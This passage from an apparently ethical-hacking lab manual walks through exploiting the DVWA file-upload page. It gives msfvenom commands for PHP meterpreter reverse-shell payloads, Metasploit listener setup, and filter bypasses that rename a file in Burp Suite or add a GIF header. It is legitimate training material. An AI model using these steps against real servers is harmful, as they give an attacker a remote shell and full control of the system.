    E. Now to start the listener type **run** and hit **Enter**.




FIGURE 5.14: Setup and run a listener

19. Now that the listener is up and running, open up the **Firefox** browser and in a new tab, type the location of the uploaded file (here **http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php**) in the address bar and press **Enter,** to execute the uploaded payload.




FIGURE 5.15: Open uploaded payload file in a web browser

20. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:




FIGURE 5.16: Meterpreter session established

21. In the meterpreter command line, type **sysinfo** and hit **Enter,** to view the system details of the victim. Close all windows to exit.




FIGURE 5.17: Get the system information

22. Open a new **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=3333 -f raw** and hit **Enter**, to generate the raw payload.




FIGURE 5.18: Generate payload

23. Select the raw payload, right-click and **copy** it, as shown in the screenshot:




FIGURE 5.19: Copy raw payload

24. Open **Leafpad** from the taskbar and paste the payload copied in the previous step.




FIGURE 5.20: Paste raw payload

25. Click **File → Save As ...** from the menu bar.




FIGURE 5.21: Save payload file

26. **Save As** window appears, in the **Name** field type **medium.php.jpg**, select the saving location as **Desktop** and click **Save**.




FIGURE 5.22: Save payload file

27. Log-in into **DVWA** with admin account (refer **step 11**).

Note: If you are already logged in to the admin account, skip to the next step.

28. Click **DVWA Security** in the left-pane and select the security level as **Medium** from the drop-down list and click **Submit**.

FIGURE 5.23: Set DVWA security level

29. Select **File Upload** option in the left-pane and then click **Browse** button, as shown in the screenshot:




FIGURE 5.24: Upload Payload file

30. When **File Upload** window appears, select **medium.php.jpg** file and click **Open,** as shown in the screenshot:




FIGURE 5.25: Select payload file

31. Now before uploading the file you need to set up a burp suite proxy. Start by configuring the proxy settings of the browser first. Click the **Open Menu** button in the rightmost corner of the menu bar and select **Preferences** from the list, as shown in the screenshot:




FIGURE 5.26: Configure browser preferences

32. When **Preferences** tab opens, select **Advanced** from the left-pane and under **Network** tab click **Settings...** button under the **Connection** heading, as shown in the screenshot:




FIGURE 5.27: Change network settings

33. When **Connection Settings** window appears, select **Manual proxy configuration** radio button and specify **HTTP Proxy** as **127.0.0.1** and **Port** as **8080**. Then click **OK**.




FIGURE 5.28: Configure browser proxy

34. Go to desktop and launch **Burpsuite** from the taskbar. **Burp Suite Community Edition** window appears, click **I Accept**.




FIGURE 5.29: Burp suite licence agreement

35. Select **Temporary Project** and click **Next,** as shown in the screenshot:

FIGURE 5.30: Create burp suite project

36. Select **Use Burp defaults** radio-button and click **Start Burp,** as shown in the screenshot:

FIGURE 5.31: Burp suite configuration

37. To check if the intercept is on, click **Proxy** tab and select the **Intercept** sub-tab. You will see a button saying **Intercept is on**. Turn intercept on if it is off.




FIGURE 5.32: Check intercept is on

38. Switch back to the browser window and click **Upload** button to upload the payload file.




FIGURE 5.33: Upload payload file

39. When you switch back to the **Burpsuite** window, you will see that the request has been captured and displayed in the raw format. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.




FIGURE 5.34: Upload request captured in burpsuite

40. Edit the filename to **medium.php** and click the **Forward** button to forward the request.




FIGURE 5.35: Edit the captured request and forward

41. Now turn the intercept off by clicking on the **Intercept is on** button once more. The button now says **Intercept is off,** as shown in the screenshot.




FIGURE 5.36: Turn intercept off

42. If you switch back to the browser window, you will see a message that the file has been uploaded and it will also mention the location of the file. Note down this location.

43. Remove the browser proxy set up in **step 33**.




FIGURE 5.37: Payload file successfully uploaded

44. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework**.




FIGURE 5.38: Launch Metasploit framework

45. Now you have to set up a listener so that you can establish a meterpreter session with your victim. Follow the following steps to set up a listener using the msf command line.

    A. Type **use multi/handler** and hit **Enter**.

    B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.

    C. Type **set lhost 10.10.10.11** and hit **Enter**.

    D. Type **set lport 3333** and hit **Enter**.

    E. Now to start the listener type **run** and hit **Enter**.




FIGURE 5.39: Setup and start a listener

46. Now that the listener is up and running, open up the **Firefox** browser and in a new tab type the location of the uploaded file (here **http://10.10.10.12:8080/dvwa/hackable/uploads/medium.php**) in the address bar and press **Enter** to execute the uploaded payload.




FIGURE 5.40: Browse the uploaded payload file

47. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:




FIGURE 5.41: Meterpreter session established

48. In the meterpreter command line, type **sysinfo** and hit **Enter** to view the system details of the victim. Close all windows to exit.




FIGURE 5.42: View the system info

49. Close all previously opened terminal windows and open a new **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=2222 -f raw** and hit **Enter** to generate the raw payload.




FIGURE 5.43: Generate the payload

50. Select the **raw payload**, right-click and **copy** it, as shown in the screenshot:




FIGURE 5.44: Copy the raw payload generated

51. Open **Leafpad** from the taskbar and paste the **payload** copied in the previous step.




FIGURE 5.45: Paste the raw payload

52. Edit the file by adding **GIF98** at the start, as shown in the screenshot:




FIGURE 5.46: Edit the payload file

53. Click **File → Save As ...** from the menu bar.




FIGURE 5.47: Save the payload file

54. When **Save As** window appears, type **high.jpeg** in the **Name** field, select the saving location as **Desktop** and click **Save**.




FIGURE 5.48: Save the payload file

55. Log-in into DVWA with **admin account** (refer **step 11**).

56. Click **DVWA Security** in the left-pane and select the security level as **High** from the drop-down list and click **Submit**.

FIGURE 5.49: Set DVWA security level

57. Select **File Upload** option in the left-pane and then click **Browse** button, as shown in the screenshot:

